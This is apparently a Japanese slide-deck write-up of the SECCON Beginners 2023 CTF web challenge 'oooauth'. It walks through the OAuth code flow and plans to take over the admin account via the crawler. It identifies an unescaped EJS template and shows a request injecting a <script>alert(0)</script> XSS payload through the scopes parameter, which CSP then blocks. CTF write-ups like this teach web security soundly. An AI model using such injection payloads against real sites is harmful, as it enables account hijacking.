

SECCON Beginners 2023

ooauth

@salty_byte 2023/06/16

範囲

web

✓ double check

149 pt

41 team solved

author:yuasa

medium

✓ Forbidden

56 pt

431 team solved

author:Tsubasa

beginner

✓ aiwaf

68 pt

254 team solved

author:Satoki

easy

✓ phisher2

94 pt

118 team solved

author:xryuseix

medium

oooauth

341 pt

6 team solved

author:yuasa

hard

問題

問題文: oooauth

Challenge 6 Solved

oooauth
(341 pt)
author:yuasa hard

It is secure if you use oauth.

client: <https://oooauth.beginners.secon.games:3000>

authorization server: <https://oooauth.beginners.secon.games:3001>

[oooauth.tar.gz](#) b1237b22447a58789ba061408f0a986ddd926339

Flag:


Close Submit

調査




ディレクトリ構造

```
├── client
│   ├── Dockerfile
│   ├── index.js
│   ├── package-lock.json
│   ├── package.json
│   └── views
│       ├── error.ejs
│       └── index.ejs
├── crawler.js
├── docker-compose.yml
├── nginx-client
│   ├── Dockerfile
│   └── nginx.conf
├── nginx-server
│   ├── Dockerfile
│   └── nginx.conf
├── server
│   ├── Dockerfile
│   ├── index.js
│   ├── package-lock.json
│   ├── package.json
│   └── views
│       ├── approve.ejs
│       └── report.ejs
```


ディレクトリ構造





各画面(ログイン)




処理フロー: ログイン [RFC 6749, 4.1. Authorization Code Grant]




各画面(フラグ取得)



処理フロー: フラグ取得 (adminで要ログイン)



各画面(クローラ起動)



The screenshot shows a web browser window with the title "Report - OAuth Authorization Server". The address bar displays "127.0.0.1:3001/report". The main content area has the heading "OAuth Authorization Server" and a sub-heading "Report". Below this, there is a label "query:" followed by a text input field containing the placeholder text "query (e.g. ?response_type=code&...&scopes=email profile)". Below the input field, there is a paragraph of text: "If you set ?response_type=code&...&scopes=email profile as path, admin will check https://oooauth.qualis.beginners.secon.jp:3001/auth?response_type=code&...&scopes=email profile". At the bottom of this section is a blue button labeled "Send". Below the button, there is a message: "OK. Admin will check the URL you sent."

Report - OAuth Authorization Server

127.0.0.1:3001/report

OAuth Authorization Server

Report

query:

If you set ?response_type=code&...&scopes=email profile as path, admin will check https://oooauth.qualis.beginners.secon.jp:3001/auth?response_type=code&...&scopes=email profile

[Send](#)

OK. Admin will check the URL you sent.

処理フロー: クローラ起動(ログイン不要)



方針(推測)

- 管理者としてログインするクローラにOAuth2.0の処理を進めさせる。
- 生成されるcodeをどうにかして取得する。
- 取得したcodeを利用して管理者になります。
- /flagにアクセスする。

ユーザ(server/index.js)

- 2つある
 - admin: 管理者
 - パスワードは不明
 - guest: ゲストユーザ
 - パスワードはguest

```
JS index.js  X
000auth > server > JS index.js > ...
47
48  // data store
49  const codes = new Map();
50  const access_tokens = new Map();
51  const users = [
52    {
53      user_id: uuidv4(),
54      username: "admin",
55      password: ADMIN_PASSWORD
56    },
57    {
58      user_id: uuidv4(),
59      username: "guest",
60      password: "guest"
61    },
62  ];
```

EJS (client/views/index.ejs)

```
index.ejs x
oauth > client > views > index.ejs > html > body > div > div.container > div.jumbotron > ? > ? > ? > ? > ? > div
17   <div class="container">
18     <h1><a href="/">OAuth Client</a></h1>
19   </div>
20   <div class="container">
21     <div class="jumbotron">
22       <% if(username) { %>
23         <p>Logged in as: <%= username %></p>
24       <% } else { %>
25         <p>You are not logged in</p>
26       <% };> %>
27
28       <% if(scopes) { %>
29         <p>Your Permissions:</p>
30         <ul>
31           <% scopes.forEach(function(scope) { %>
32             <li><%= scope %></li>
33           <% };> %>
34         </ul>
35       <% };> %>
36
37       <a type="button" class="btn btn-primary" href="/auth">Login</a>
38
39       <div style="display:inline-flex">
40         <form class="form" action="/logout" method="POST">
41           <input type="submit" class="btn btn-primary" value="Logout" />
```


EJS (client/views/index.ejs)

<> index.ejs x

ooauth > client > views > <> index.ejs > html > body > div > div.container > div.jumbotron > <? > <? > <? > <? > <? >

```
17 <div class="container">
18   <h1><a href="/">OAuth Client</a></h1>
19 </div>
20 <div class="container">
21   <div class="jumbotron">
22     <% if(username) { %>
23       <p>Logged in as: <%= username %></p>
24     <% } else { %>
25       <p>You are not logged in</p>
26     <% };>
27
28     <% if(scopes) { %>
29       <p>Your Permissions:</p>
30       <ul>
31         <% scopes.forEach(function(scope) { %>
32           <li><%- scope %></li>
33         <% }); %>
34       </ul>
35     <% };>
36
37     <a type="button" class="btn btn-primary" href="/logout">Logout</a>
38
39     <div style="display:inline-flex">
40       <form class="form" action="/logout" method="POST">
41         <input type="submit" class="btn btn-primary" value="Logout" />
```

XSSの脆弱性がありそう

<%- scope %>


変数をHTML出力する方法 (EJS) :

- <%= param %>
 - 値はエスケープされる
- <%- param %>
 - 値はエスケープされない

XSS?

```
Pretty  Raw  Hex
1 GET /auth?response_type=code&client_id=oauth-client&redirect_uri=http%3A%2F%2Flocalhost%3A3000%2Fcallback&scopes=<script>alert(0)</script> HTTP/1.1
2 Host: localhost:3001
3 Cache-Control: max-age=0
4 sec-ch-ua:
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: ja,en-US;q=0.9,en;q=0.8
16 Cookie: connect.sid=s%3AWa-tGte2IC4c4dLhrhLNwPAf5BI-rfZ_.ZRpXPI7NU%2FLyUUs62%2BYYqYbpG4aVSQigcAbNfYfh6x4
17 Connection: close
18
19
```

XSS?



The screenshot shows a web browser window with the title "OAuth Authorization Server". The address bar displays the URL: `localhost:3001/auth?response_type=code&client_id=oauth-client&redirect_uri=http%3A%2F%2Flocalhost%3A...`. The page content is as follows:

OAuth Authorization Server

Client

oauth-client

Requested Permissions


- `<script>alert(0)</script>`

Approve this client?

username:

password:

XSS?



XSS?


The screenshot shows a web browser at `localhost:3000/callback?code=2f45f40f8bc5e8ae78f215ecf6fbff53`. The page title is "OAuth Client". It displays "Logged in as: guest" and "Your Permissions:" followed by a list containing a single item: a script `<script>alert(0)</script>`. Below the list are buttons for "Login", "Logout", and "Get flag!!".

The browser's developer tools are open to the "Elements" panel. The DOM tree shows the following structure:

```
<div class="container">
  <div class="jumbotron">
    <p>Logged in as: guest</p>
    <p>Your Permissions:</p>
    <ul>
      <li><script>alert(0)</script></li>
    </ul>
    <a type="button" class="btn btn-primary" href="#">Login</a>
    <a type="button" class="btn btn-primary" href="#">Logout</a>
    <a type="button" class="btn btn-primary" href="/flag">Get flag!!</a>
  </div>
</div>
```

A red box highlights the `<script>alert(0)</script>` element in the DOM tree. A callout bubble points to this element with the text: "HTML要素として埋め込みはできている" (It is embedded as an HTML element).

XSS?



CSPによってスクリプトの呼び出しが制限されている！

CSP (Content Security Policy)

```
HTTP/1.1 200 OK
Server: nginx/1.21.6
Date: Thu, 15 Jun 2023 08:07:36 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1530
Connection: close
X-Powered-By: Express
Content-Security-Policy: script-src 'nonce-ea7a9f53cb49b187'; connect-src 'self'; base-uri 'self'; object-src 'none';
Etag: W/"51d-21W2M0M0T1T0T6V9Zpxv90dJscs0"
